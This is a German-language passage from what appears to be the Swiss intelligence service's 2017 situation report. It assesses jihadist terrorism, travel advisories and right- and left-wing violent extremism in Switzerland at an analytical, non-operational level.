In der Schweiz bleibt die terroristische Bedrohung vor allem aufgrund der Aktivitäten und Pläne des „Islamischen Staats“ erhöht. Anschläge mit geringem logistischem Aufwand, verübt von Einzeltätern oder Kleingruppen, stellen für die Schweiz weiterhin die wahrscheinlichste Art der Bedrohung dar. Als potenzielle Täter stehen in der Schweiz radikalisierte Personen oder Rückkehrer aus Dschihadgebieten im Vordergrund. Die Täter können dabei lediglich von dschihadistischer Propaganda inspiriert sein oder aber in Verbindung mit dem „Islamischen Staat“ oder einer anderen dschihadistischen Gruppierung stehen.

Die inspirierende Wirkung des „Islamischen Staats“ bleibt gross. Aufrufe, Anschläge zu verüben, werden in konkrete Taten umgesetzt, weltweit folgen Personen den Appellen des „Islamischen Staats“ und verüben in seinem Namen Anschläge. Ein Täter, der sich vor oder nach einem Terrorakt zu einer bestimmten dschihadistischen Organisation bekennt, muss nicht religiös radikalisiert sein, sondern kann sich von der Radikalität der Organisation inspirieren lassen oder seine Tat mit einem sozialen oder persönlichen Motiv verbinden. Es kann auch eine psychische Erkrankung eine Rolle spielen. Besonders bei Nachahmungstaten sind die Beweggründe häufig breit gefächert.

Schweiz als Teil der westlichen Welt

Die Schweiz gehört zur westlichen, von Dschihadisten als islamfeindlich eingestuft Welt, der die Propagandaaktivitäten und Anschlagaufrufe des „Islamischen Staats“ gelten. Sie ist damit ein mögliches Ziel von Terroranschlägen. Ziele eines Anschlags auf Schweizer Territorium können insbesondere Interessen von Staaten darstellen, die sich an der militärischen Koalition gegen den „Islamischen Staat“ beteiligen, sowie russische, jüdische/israelische und arabische Interessen.



Bekennervideo des Täters von Berlin, Dezember 2016

Dschihadisten können die Schweiz auch als logistische Basis für die Vorbereitung von Anschlägen im Ausland benutzen. Erwisenermassen wird die Schweiz als Durchreiseland genutzt.

Bedrohung durch andere dschihadistische Gruppierungen

Die Bedrohung durch die al-Qaida besteht fort. Auch wenn die Kern-al-Qaida über zu wenig Ressourcen verfügt, um eigenständig Anschläge zu verüben, stellen ihre verschiedenen regionalen Ableger besonders in Afrika und im Jemen weiterhin eine Bedrohung auch für die Schweiz und Schweizer Interessen im Ausland dar. Schweizerinnen und Schweizer können im Ausland Opfer von Anschlägen oder Entführungen werden.

Die Umbenennung der in Syrien aktiven Nusra-Front in Front zur Befreiung der Levante ist wohl taktisch motiviert und hat keine Änderung der Ideologie oder der von der JFS in Syrien verfolgten Ziele zur Folge. Entsprechend hat sich auch die von ihr ausgehende Bedrohung nicht wesentlich verändert. Die Weiterentwicklung der Bedrohung hängt stark vom Verlauf der Kämpfe in Syrien ab. Die JFS rief in der Vergangenheit zwar nie direkt zu Anschlägen im Westen auf. Sollte sie in Syrien jedoch unter stärkeren Druck geraten, könnte sie sich auch gegen den Westen wenden.

Bedrohung in Teilen Afrikas hoch

In den Regionen, in denen Terrororganisationen wie Boko Haram, al-Shabaab und Ansar Dine sowie lokale dschihadistische Gruppierungen aktiv sind, herrscht Unsicherheit vor.

In Grossstädten Westafrikas stellen die AQIM und mit ihr verbündete Gruppierungen weiterhin eine grosse Bedrohung für westliche Interessen dar. Anschläge richten sich zwar häufig gegen lokale Ziele, aber auch Interessen westlicher Staaten werden anvisiert. In Somalia etwa gelten der al-Shabaab alle mit der Regierung Verbündeten als legitime Ziele. In diesen Konfliktgebieten mit teils bürgerkriegsähnlichen Zuständen oder bei Anschlägen besteht unverändert das Risiko, dass auch Schweizer Staatsangehörige als Gelegenheitsziel entführt oder zu Opfern von Gewalttaten werden, wie dies bei einem Anschlag in Ouagadougou (Burkina Faso) im Januar 2016 der Fall war, bei dem zwei Schweizer getötet wurden.

Veränderungen der Propaganda des „Islamischen Staats“

Quantität und Qualität der vom „Islamischen Staat“ verbreiteten Propaganda haben sich verändert: Nebst Verschiebungen bei der Themensetzung ging die Anzahl der publizierten Videos und schriftlichen Beiträge deutlich zurück. Zudem werden Beiträge häufiger mehrmals über unterschiedliche Medienkanäle gestreut, was einem qualitativen Rückschritt gleichkommt, da Beiträge nicht mehr exklusiv für einzelne Medienkanäle produziert werden. Inhaltlich werden vermehrt konkrete Anweisungen zur Durchführung von Anschlägen und zur Form von Bekenntnissen publiziert. Der „Islamische Staat“ macht damit klar, dass er seine Ziele auch ohne Kontrolle eines wie auch immer umrissenen Territoriums verfolgen und nötigenfalls aus dem Untergrund heraus terroristisch aktiv bleiben will und dies auch kann.

Türkisch-kurdischer Konflikt setzt sich fort

Nachdem geraume Zeit Hoffnung auf einen Ausgleich des türkisch-kurdischen Konflikts bestand, wird dieser in der Türkei wieder mit Waffengewalt und Repression ausgetragen. Ereignisse in kurdischen Gebieten in der Türkei und Nachbarstaaten lösen aber weiter und wiederholt europaweit koordinierte Veranstaltungen und Aktionen kurdischer Organisationen aus. Besonders türkische Vertreter und Einrichtungen wie Vereinslokale, Geschäfte und amtliche Stellen sowie von nationalistisch oder islamistisch orientierten Türken besuchte Moscheen stellen potenzielle Ziele für Angriffe dar.

Unauffälliges Verhalten von Tamilen

Das unauffällige, in der Öffentlichkeit kaum sichtbare Verhalten der tamilischen Gemeinschaft stellt keine Bedrohung der Sicherheit der Schweiz dar. In geschlossenem Rahmen stattfindende Veranstaltungen und Anlässe führen nicht zu Sicherheitsproblemen. Die Entwicklungen in Sri Lanka bleiben prägend für die Aktivitäten der Tamilinnen und Tamilen in der Schweiz.

AUSSICHTEN

Bedrohung geht nicht zurück

Die wahrscheinlichste terroristische Bedrohung in Europa und damit auch in der Schweiz geht auch künftig vom dschihadistisch motivierten Terrorismus aus. Mit weiteren Anschlägen muss gerechnet werden. Dabei reicht das Spektrum möglicher Terrorakte von Anschlägen mit einfachen Mitteln durch Einzeltäter oder Kleingruppen bis zu komplexen Anschlägen, die direkt von einer terroristischen Organisation wie etwa dem „Islamischen Staat“ geplant, gesteuert und durchgeführt werden.

In der Schweiz stehen Taten im Vordergrund, die mit geringem logistischem Aufwand von Einzeltätern oder Kleingruppen ausgeführt werden können. Die grosse Medienwirkung, die ein Anschlag in einem europäischen Land jeweils hat, kann Personen auch in der Schweiz zu Terrorakten inspirieren. Der NDB geht davon aus, dass das Risiko von Nachahmungstaten jeweils nach einem Anschlag vorübergehend steigt.

Radikalisierte Einzelpersonen oder Kleingruppen daran zu hindern, einen Anschlag zu verüben, ist eine grosse Herausforderung, unter anderem wegen der Klandestinität der Vorbereitung und wegen des häufig geringen Aufwands an Mitteln, die leicht verfügbar und unverdächtig sind, wie etwa Stichwaffen oder Fahrzeuge. Zwar lassen sich gewisse Ziele als mehr oder weniger wahrscheinlich annehmen; letztlich ist es aber kaum möglich, im Voraus abzusehen, welche Ziele tatsächlich anvisiert werden – ausser es liegen konkrete und glaubwürdige Hinweise vor.

Aktivitäten des „Islamischen Staats“ halten an

Die militärischen, propagandistischen und terroristischen Aktivitäten des „Islamischen Staats“ werden anhalten. Eine umfassende militärische Zerschlagung im Jahr 2017 ist wenig wahrscheinlich. Bei weiteren Gebietsverlusten könnte sich die Terrororganisation gezwungen sehen, vermehrt aus dem Verborgenen zu agieren. So dürfte sie auch künftig versuchen, mit Anschlägen vorab in Europa und den USA auf sich aufmerksam zu machen. Dabei ist weiterhin von einer grossen Bandbreite des eingesetzten Arsenalts auszugehen – von Messern über Fahrzeuge bis zu Schusswaffen und selbstgebauten Sprengsätzen. Die Mittel und Modi operandi werden vorzugsweise so gewählt, dass grösstmöglicher Schaden angerichtet werden kann und eine möglichst hohe Opferzahl zu beklagen ist. Daneben sind Anschläge möglich, die eine grosse Verunsicherung auslösen, obgleich nur wenige Personen getötet oder verletzt werden. Dies dürfte etwa bei einem Anschlag mit chemischen Kampfstoffen oder geringen Mengen radiologischer Mittel der Fall sein. Hinweise auf die konkrete Vorbereitung von Anschlägen mit solchen Mitteln gibt es derzeit aber keine.

Durchreisen und Infiltration

Die Schweiz kann von dschihadistisch motivierten Attentätern bei der Vorbereitung einer Tat oder zur Durchreise genutzt werden. Dschihadisten werden weiterhin versuchen, legal oder illegal nach Europa einzureisen. Hierbei bleibt die Infiltration und Nutzung von Migra-

tionsbewegungen eine Option, um Personen in europäische Länder zu schleusen. Dabei werden auch falsche oder gefälschte Identitätspapiere und Reisedokumente verwendet.

Bedrohung in Teilen Afrikas

In den Regionen Afrikas, in denen entweder mit dem „Islamischen Staat“ oder der Kern-al-Qaida verbundene oder unabhängige, lokale dschihadistische Gruppen aktiv sind, stellen diese weiterhin eine erhöhte Bedrohung für die Stabilität dieser Gegenden dar und damit auch für dort ansässige westliche Interessen. Schweizer Staatsangehörige und Interessen sind zwar kein prioritäres Ziel der dortigen dschihadistischen Gruppierungen, können aber als Gelegenheitsziele oder zufällig Anwesende Opfer von Anschlägen und Entführungen werden.

Die Konkurrenz zwischen verschiedenen dschihadistischen Gruppen oder zwischen Splittergruppen grösserer Organisationen auf der Suche nach medialer Aufmerksamkeit und Ressourcen könnte das Risiko von Anschlägen auch auf westliche Interessen erhöhen.

Dschihadistische Präsenz im virtuellen Raum

Dschihadistische Gruppierungen und darunter besonders der „Islamische Staat“ werden ihre propagandistischen Aktivitäten im virtuellen Raum weiterführen. Die Vorreiterrolle bei der Medienproduktion und deren Verbreitung über elektronische Kanäle bleibt beim „Islamischen Staat“, auch wenn quantitative und qualitative Einbussen weiter zu erwarten sind.

Gerade soziale Medien vermögen das Bild einer Kommunikationskette zu vermitteln, wonach ein Anschlag durch den „Islamischen Staat“ geplant und durchgeführt worden sei, auch ohne dass die Organisation zuvor davon Kenntnis gehabt hat. Der „Islamische Staat“ weiss solche Wahrnehmungsunschärfen und Schwächen in der Nutzung der Medien durch das Publikum zu seinen Gunsten auszunutzen.

Anhaltender türkisch-kurdischer Konflikt

Mit Demonstrationen von Anhängern der PKK und mit ihr verbundener kurdisch-stämmiger Gruppierungen ist auch künftig zu rechnen.



Für Kundgebungen und Aktionen aufgrund von Entwicklungen in der Türkei und in kurdischen Gebieten in der Region kann rasch und europaweit mobilisiert werden. Weiterhin werden Gelder für die Unterstützung der kurdischen Sache gesammelt werden. Demonstrationen und Aktionen dürften in der Schweiz überwiegend friedlich ablaufen. Die wahrscheinlichste Bedrohung sind gewaltsame Zusammenstöße von PKK-Anhängern auf der einen sowie türkisch-islamistischen und/oder türkisch-nationalistischen Kreisen oder Sympathisanten des „Islamischen Staats“ auf der anderen Seite.

Keine Verschärfung bei Tamilen

Die tamilische Gemeinschaft in der Schweiz wird sich kaum von ihrer derzeit praktizierten Zurückhaltung abwenden. Bei den im geschlossenen Rahmen durchgeführten Veranstaltungen und Anlässen ist nicht mit Gewalttaten zu rechnen.

Links:

Von User in der Schweiz im Internet verbreitete Propaganda für den „Islamischen Staat“

Die Reisehinweise des EDA

Unabhängige Informationen

In jüngster Zeit sind beliebte Reiseländer Ziele von Terroranschlägen geworden. Auf die wachsende Verunsicherung reagiert das Eidgenössische Departement für auswärtige Angelegenheiten (EDA) mit mittlerweile 176 spezifischen Länderhinweisen, die über zwei Millionen Mal jährlich konsultiert werden.

Risiko von Anschlägen und Entführungen

Zusätzlich zu den spezifischen Länderhinweisen stellt das EDA auch länderunabhängige Reiseinformationen zur Verfügung, zum Beispiel bezüglich Terrorismus und Entführungen.

Angesichts der Unmöglichkeit, Anschläge vorauszusehen, rät das EDA nicht generell von Reisen in Städte und Länder ab, die davon betroffen werden könnten oder schon wurden. Das Risiko besteht praktisch in jedem Land und vor allem dort, wo sich viele Menschen aufhalten, zum Beispiel bei Sehenswürdigkeiten, in Einkaufszentren, im öffentlichen Verkehr, bei Sportveranstaltungen und kulturellen Anlässen, in Nachtlokalen, bekannten internationalen Hotels und beliebten Restaurants.

Ausserdem versuchen Terroristen immer wieder, mit Entführungen Geld zu erpressen oder Forderungen durchzusetzen. In solchen Entführungsfällen sind die Einflussmöglichkeiten der Schweiz sehr begrenzt. Die Lösung dieser Fälle obliegt den lokalen Behörden. Die Schweiz bezahlt kein Lösegeld, um nicht weitere Bürgerinnen und Bürger zu gefährden und um die Täterorganisationen nicht zu stärken.

Der Ausgang jeder Entführung ist ungewiss. Die einzige Gewissheit besteht in den enormen körperlichen und psychischen Strapazen für die Entführungsoffer und ihre Angehörigen. Da Terroristen oft gezielt Ausländerinnen und Ausländer als Opfer aussuchen, rät das EDA von Reisen in Regionen mit hohem Entführungsrisiko ab.

Informationsquellen der Reisehinweise

Die Reisehinweise stützen sich hauptsächlich auf die Einschätzungen der Schweizer Botschaften im Ausland. Diese pflegen ein grosses Kontaktnetz – dazu gehören die Behörden des Landes, Schweizer Firmen und Privatpersonen, die im Land ansässig sind, lokale und einheimische Nichtregierungsorganisationen, andere Botschaften, persönliche Kontakte. Insbesondere wenn es um Terrorismus geht, fliessen auch Informationen des NDB ein. Im Gegensatz zu den individuellen Momentaufnahmen von Reiseblogs sind die Reisehinweise das Resultat einer langfristigen Beobachtung aus vielen verschiedenen Blickwinkeln.

Die Schweizer Botschaften vor Ort und die zuständigen Dienste der Zentrale beobachten die Lageentwicklung laufend. Bei einer Änderung der Beurteilung werden die Reisehinweise angepasst. Im Internet steht den Reisenden deshalb jederzeit die aktuelle Lageeinschätzung zur Verfügung. Über die wichtigsten Anpassungen der Reisehinweise informiert das EDA ausserdem via Twitter.

Eigenverantwortung

Die Reisehinweise stehen auch auf der Online-Plattform „itineris“ zur Verfügung, auf der Schweizerinnen und Schweizer ihre Reisepläne hinterlegen können. Verschlechtert sich die Lage in einem Land unerwartet markant, kann das EDA dank „itineris“ die im Land anwesenden Mitbürgerinnen und Mitbürger kontaktieren, informieren und bei Bedarf unterstützen.

Mit den Reisehinweisen und „itineris“ stellt das EDA den Bürgerinnen und Bürgern zwei wichtige Instrumente für die Planung und Durchführung einer Reise zur Verfügung. Das EDA empfiehlt, sich zusätzlich in den Medien und in Reiseführern zu informieren. In Kenntnis der Risiken entscheiden sich die Reisenden nach eigenem Ermessen und in eigener Verantwortung für oder gegen ein Reiseziel und treffen geeignete Vorsichtsmassnahmen. ■

Im Internet unter

www.eda.admin.ch/reisehinweise
www.dfae.admin.ch/voyages
www.dfae.admin.ch/viaggi
www.twitter.com/travel_edadfae
www.itineris.eda.admin.ch

Als App für Android und iPhone


itineris





Rechts- und Linksextremismus

Seit Jahren entspannt sich die Lage im Bereich Gewaltextremismus tendenziell; Ereignisse im Bereich Rechtsextremismus sind selten, im Bereich Linksextremismus immer noch häufig. An dieser Grundsituation ändern einzelne, von medialer Aufmerksamkeit begleitete Ereignisse nichts. Diese zeigen aber, dass unverändert Gewaltpotenzial vorhanden ist; die Lage könnte sich demnach rasch verschärfen. Stärkere Migrationsbewegungen in die Schweiz, ein dschihadistisch motivierter Terroranschlag hierzulande oder eine dramatische Entwicklung hauptsächlich in den türkischen und syrischen Kurdengebieten könnten zu gewaltsamen Protesten, Anschlägen und Übergriffen aus den gewaltextremistischen Szenen führen. Es gilt im Bereich Rechtsextremismus zu verhindern, dass die Schweiz als Durchführungsort für Konzerte und andere Veranstaltungen an Attraktivität gewinnt.



LAGE


Langjährige Tendenzen bestätigt

2016 wurden dem NDB 23 Ereignisse im Bereich des gewalttätigen Rechts- und 213 Ereignisse im Bereich des gewalttätigen Linksextremismus bekannt; blosse Schmierereien wurden nicht mitgezählt. Für den Rechtsextremismus bedeutet dies einen Rückgang um rund 18 Prozent und damit die Korrektur des zwischenzeitlichen Anstiegs im Vorjahr, für den Linksextremismus eine Steigerung um rund 7 Prozent. Wegen der tiefen Nominalwerte insbesondere beim Rechtsextremismus lassen sich aus den jährlichen Schwankungen keine Trends ableiten. Mit Blick auf mehrere Jahre bestätigt sich aber generell, dass die Zahlen für den Rechtsextremismus tief und verglichen damit für den Linksextremismus markant höher sind. In beiden Lagern sind die Zahlen im laufenden Jahrzehnt tendenziell rückläufig.

Mit Gewalt verbunden waren rund 9 Prozent der dem NDB bekannt gewordenen Ereignisse im Bereich Rechts- und rund 28 Prozent im Bereich Linksextremismus. Entscheidend für die Lageeinschätzung ist, wie Gewalt ausgeübt wird. Nebst einem kleinen, aber rabiaten Auftritt in Chiasso TI ging von Rechtsextremen seit Herbst 2015 kaum Gewalt aus; die zuvor immer wieder festgestellten Prügeleien

und Übergriffe auf Personen blieben mit einer – zudem nicht ideologisch motivierten – Ausnahme aus. Im Gegensatz dazu ging von den Linksextremen Gewalt in den üblichen Formen aus: Angriffe auf Menschen mit Steinen, Flaschen, Laserpointern oder Pyrotechnik anlässlich von Demonstrationen, Sachbeschädigungen mit Farbe, seltener mit Feuer oder noch seltener mit Buttersäure. Die Aggressivität, insbesondere gegenüber Polizeikräften, bleibt hoch, wie die Ausschreitungen in Bern im Frühjahr 2017 zeigen. Im Zusammenhang mit dem World Economic Forum 2016 wurde ein einziges Mal eine unkonventionelle Spreng- und Brandvorrichtung eingesetzt, 2017 wurde das türkische Konsulat in Zürich mit Feuerwerk angegriffen. Ohne Zusammenhang mit dem World Economic Forum erfolgte im Dezember 2016 in Zürich ein weiterer Anschlagversuch mit einer unkonventionellen Spreng- und Brandvorrichtung. Brandanschläge sind selten.

Wechselseitig sehen sich Rechts- und Linksextreme als Feinde und verhalten sich entsprechend. Insbesondere die linksextreme Seite sucht unter dem Titel „Antifa“ die Konfrontation. Auf der Strasse sind gewaltsame Auseinandersetzungen jedoch selten, da die Anlässe



Dem NDB gemeldete rechts- oder linksextrem motivierte Ereignisse seit 2011 (ohne Schmierereien)

dazu absehbar sind und entsprechend von umfangreichen Sicherheitsdispositiven begleitet werden.

Rechtsextremismus

Weiterhin bewegt sich die rechtsextreme Szene unterhalb der Wahrnehmungsschwelle der Öffentlichkeit. Die Aufmerksamkeit, die dem Rechtsextremismus im Herbst 2016 zuteil wurde, widerspricht dieser Aussage weniger, als dass sie sie illustriert. Auslöser war ein in dieser Größenordnung in der Schweiz einmaliges Konzert mehrerer Szenebands am 15. Oktober 2016 in Unterwasser SG. Es zog rund 5000 Personen vorwiegend aus Deutschland an und war nach gängigem Muster von Deutschland aus verdeckt organisiert worden. Zu spät – Hinweise auf eine Durchführung in der Schweiz gab es erst drei Tage, auf den genauen Ort einige Stunden zuvor – wurde der Veranstaltungsort erkannt, als dass die Veranstaltung hätte verhindert werden können. Mehrere weitaus kleinere Veranstaltungen, in deren Rahmen rechtsextreme Musiker auftraten, sorgten in den nachfolgenden Wochen für weitere Schlagzeilen, weil es den rechtsextremen Akteuren wiederholt gelang, die Veranstaltungen trotz Einreiseverboten und Polizeipräsenz durchzuführen.

Nach Kenntnis des NDB wurden in der rechtsextremen Szene seit Anfang 2016 neben Unterwasser sechs weitere Konzerte veranstaltet, allerdings allesamt nur mit Besucherzahlen im zwei- beziehungsweise tiefen dreistelligen Bereich. Darunter befindet sich das Konzert einer deutschen Band vor rund 70 Zuschauern; es fand nachmittags in einer Waldhütte statt – Kenntnis davon erlangte die Polizei durch ei-

nen Spaziergänger. Schweizer Rechtsextreme besuchten zudem einschlägige Konzerte und Veranstaltungen in Europa; sie beschränkten sich dabei nicht auf unsere direkten Nachbarstaaten.

Veranstaltungen und Treffen finden auch ohne musikalischen Rahmen statt. Den öffentlichen Auftritt suchen die Rechtsextremen nicht, Demonstrationen, Aufmärsche und Provokationen sind selten, folgen zum Teil aber langjähriger Routine. Zu verzeichnen waren Aufmärsche auf dem Rütli (20. Februar und 7. August 2016) und in Sempach (9. Juli 2016). In Genf gedachten Rechtsextreme im Dezember 2016 der Escalade. Ein Auftritt Rechtsextremer aus den Reihen von Blood and Honour / Combat 18 in Chiasso ist zu nennen, wo unter „Heil Hitler“- und „Ausländer raus“-Rufen gegen die Asylpolitik der Schweiz demonstriert wurde und Grenzwächter und Migranten mit Eiern beworfen wurden. Migration und Asyl waren Gegenstand rund eines halben Dutzends Aktionen; gewaltsame Aktionen gegen Asyleinrichtungen sowie Migrantinnen und Migranten selber waren aber keine zu verzeichnen. Zudem wurde die Gruppierung Résistance Helvétique in mehreren französischsprachigen Kantonen mit kleinen Aktionen immer wieder sichtbar.

Ticket für das Konzert in Unterwasser SG
(Vorder- und Rückseite)



Veranstaltungen mit rechtsextremem Hintergrund

Politische Gesinnungen zu überprüfen ist nicht Aufgabe des NDB; Veranstaltungen mit ideologisch rechtsextremem Hintergrund sind per se in der Schweiz nicht verboten. Hingegen ist die Schweiz nicht gewillt, Gesetzesverstösse, wie sie zum Beispiel Gewaltpropaganda und Rassendiskriminierung darstellen, zu dulden. Die Bundeskompetenzen hinsichtlich solcher Veranstaltungen erstrecken sich auf die Informationsbeschaffung bezüglich gewaltextremistischer Zusammenhänge im Vorfeld, namentlich auch aus dem Ausland, auf die Orientierung der Kantone, auf die Koordinierung der Grenzmassnahmen und auf Verbote von Einreisen oder Tätigkeiten bei unmittelbarer und dringender Gefährdung der inneren Sicherheit der Schweiz. Für die Anordnung von Sicherheitsmassnahmen und für die Informationsbeschaffung auf dem Kantonsgebiet sind die Kantone zuständig. Die Möglichkeiten und Grenzen der Kantone, gegen Konzerte und Propaganda mit rechtsextremem Hintergrund vorzugehen, bestimmen sich nach dem kantonalen Polizeirecht.

Linksextremismus

Selten greifen Linksextreme noch unbenutzte Unterkünfte für Asylsuchende an. Es geht ihnen dabei darum, Menschen, die sie in unserem Land willkommen heissen, aus ihrer Sicht angemessen unterzubringen. Meist richten sich die Angriffe nicht gegen Unterkünfte, sondern gegen Behörden oder Private, die im Bereich Asyl und Migration zuständig oder tätig sind. Dies reicht vom Staatssekretariat für Migration bis zu Unternehmen, die mit Cars Asylsuchende transportieren. Wiederholt wurden Ziele für diese Aktionen in Aufrufen namentlich genannt, besonders auffällig geschah dies im Mai 2016 mit einer im Internet publizierten Liste.

Immer wieder geschädigt wurden die SBB, zum einen als Teil der sogenannten Ausschaffungsmaschinerie, zum anderen sind die SBB ein quasi traditionelles Ziel von Aktionen und Anschlägen Linksextremer. Eine besondere Qualität als Sabotageakt hatte die Brandstiftung im Juni 2016 auf dem Streckennetz im Raum Zürich. Der Brand in einem Kabelschacht führte zu stundenlangen erheblichen Verkehrsbehinderungen. Ein Monat später erfolgte mit demselben Modus operandi ein Brandanschlag auf den Polizeifunkturm Waid in Zürich. Verschiedene Hinweise deuten auf eine anarchistische Täterschaft hin.

Die Aktivitäten unter dem Slogan „No Border, No Nation“ machen etwa einen Viertel der bekannten Ereignisse aus. Neben den üblichen Demonstrationen und Sachbeschädigungen wird in diesem Zusammenhang auch immer wieder versucht, Ausschaffungen mit Blockaden direkt zu verhindern. Wie das „Interplanetar-kosmosolidarische Fest mit Überraschung“

im Mai 2016 in Bern gezeigt hat, können Demonstrationen aus der linksextremen Szene äusserst aggressive Formen annehmen.

Wie immer, wegen der Sicherheitsdispositive allerdings in eingeschränktem Mass, waren das World Economic Forum und der Tag der Arbeit Anlass für Proteste und Aktionen. Ein Déjà-vu bieten auch andere Themen: „Gefangenensolidarität“, „Repression“, „Freiraum“ (einschliesslich der Kritik an der Stadtentwicklung), „Antifaschismus“ (einschliesslich „Rassismus“) sind die quantitativ wichtigeren; Frauen, Abtreibung (Protest gegen den „Marsch fürs Läbe“), Freihandel, Umwelt und Arbeitskämpfe wurden selten und nur aus gegebenem Anlass traktandiert. Das geschlossene antikapitalistische/antifaschistische Weltbild bietet die Möglichkeit, jederzeit Anlass für Kritik, Protest und Widerstand zu finden. Das Ziel der Szene (Kommunismus oder Anarchie) ist dabei in weiter Ferne, scheint allerdings manchen Linksextremen näher als noch vor Jahren: Mit der Parteinahme für die kurdische Sache hat die linksextreme Szene ein Thema gefunden, das sie an die Seite türkischer und kurdischer linksextremer oder ethno-nationalistischer Gruppierungen führt und einen erheblichen Teil der Aktivitäten ausmacht. Die internationalen Bezüge spielen im Linksextremismus eine wichtige Rolle.

Internationale Verflechtungen

Sowohl die rechts- wie die linksextreme Szene in der Schweiz sind international verflochten.

Sehr wenige Besucher des rechtsextremen Konzerts in Unterwasser SG wohnen in der Schweiz: Sie kamen vorwiegend aus Deutschland, aber auch aus einem guten halben Dut-

zend weiterer Länder. Der verdeckt organisierte Anlass ist ein deutlicher Hinweis, dass in den rechtsextremen Szenen Europas grenzübergreifende Beziehungen existieren, die sich auch für handfeste Zusammenarbeit nutzen lassen. Bands aus dem Ausland treten in der Schweiz, Schweizer Bands im Ausland auf. Zudem besuchen Schweizer Rechtsextreme nicht nur Konzerte, sondern auch politische Veranstaltungen im europäischen Ausland und treten dabei ab und zu auch zum Beispiel als Redner auf. Feste Strukturen scheinen diese Verflechtungen nicht anzunehmen, aber die beiden internationalen Skindheadorganisationen Blood and Honour und Hammerskins sind auch in der Schweiz verwurzelt. Zur weiteren Verflechtung trägt die seit einigen Jahren feststellbare Niederlassung deutscher und in der Romandie französischer Rechtsextremer bei: Verflechtung kann die Folge dieser Zuzüge sein; es ist allerdings nicht feststellbar, dass die Wohnsitznahmen in der Schweiz politisch motiviert sind. Konzerte dienen nicht nur der Unterhaltung und der Integration der Szene, sie sind auch Rekrutierungsmöglichkeit und generieren Einnahmen, deren Verwendungszweck die eigene Sache sein dürfte. Abschliessend sind die stark genutzten Vernetzungsmöglichkeiten im Internet, insbesondere die sozialen Medien zu nennen: Es versteht sich von selbst, dass hier dem Austausch unter Gesinnungsgenossen keine nationalen, sondern allenfalls sprachliche Grenzen gezogen sind.



Abschussvorrichtung für Feuerwerkskörper; eingesetzt beim Anschlag auf das türkische Konsulat in Zürich im Januar 2017

Seinem Selbstverständnis nach ist der Linksextremismus internationalistisch. Zunächst fallen aber die nationalen Eigentümlichkeiten ins Auge – die nationalen Szenen folgen trotz gegenteiliger Bemühungen ihrem eigenen Takt. Langlebigstes Ergebnis dieser Anstrengungen und an erster Stelle zu nennen ist der marxistisch-leninistisch ausgerichtete Secours Rouge International. Es bestehen hier aber auch Bezüge zur anarchistisch-autonomen Szene – seit der Schwächung der italienischen Federazione Anarchica Informale wird aber kein Gewaltimport in die Schweiz mehr festgestellt.

Weiterhin besteht seit der Finanz- und Wirtschaftskrise ein Interesse der Szene an Griechenland, hauptsächlich aber stehen kurdische und türkische Gruppierungen im Vordergrund – zu nennen sind die kurdische Arbeiterpartei (PKK) und die in der EU und den USA ebenfalls als terroristisch eingestufte DHKP-C. Linksextreme verbinden die Parteinahme für die Kurden unter der Bezeichnung „Rojava“ mit einem positiven Gegenbild zu den sogenannten neoliberalen Gesellschaften. Die im Norden Syriens unter Kriegsbedingungen im März 2016 proklamierte Föderale Region Nordsyrien-Rojava (arrondiertes Gebiet der syrischen Kantone Afrin, Kobane und Cezire) ist nicht nur Empfänger von Unterstützung (Medikamente, Informatikmaterial, Geld), sondern soll auch Anschauungsunterricht bieten für einen importfähigen, sogenannten revolutionären Pro-

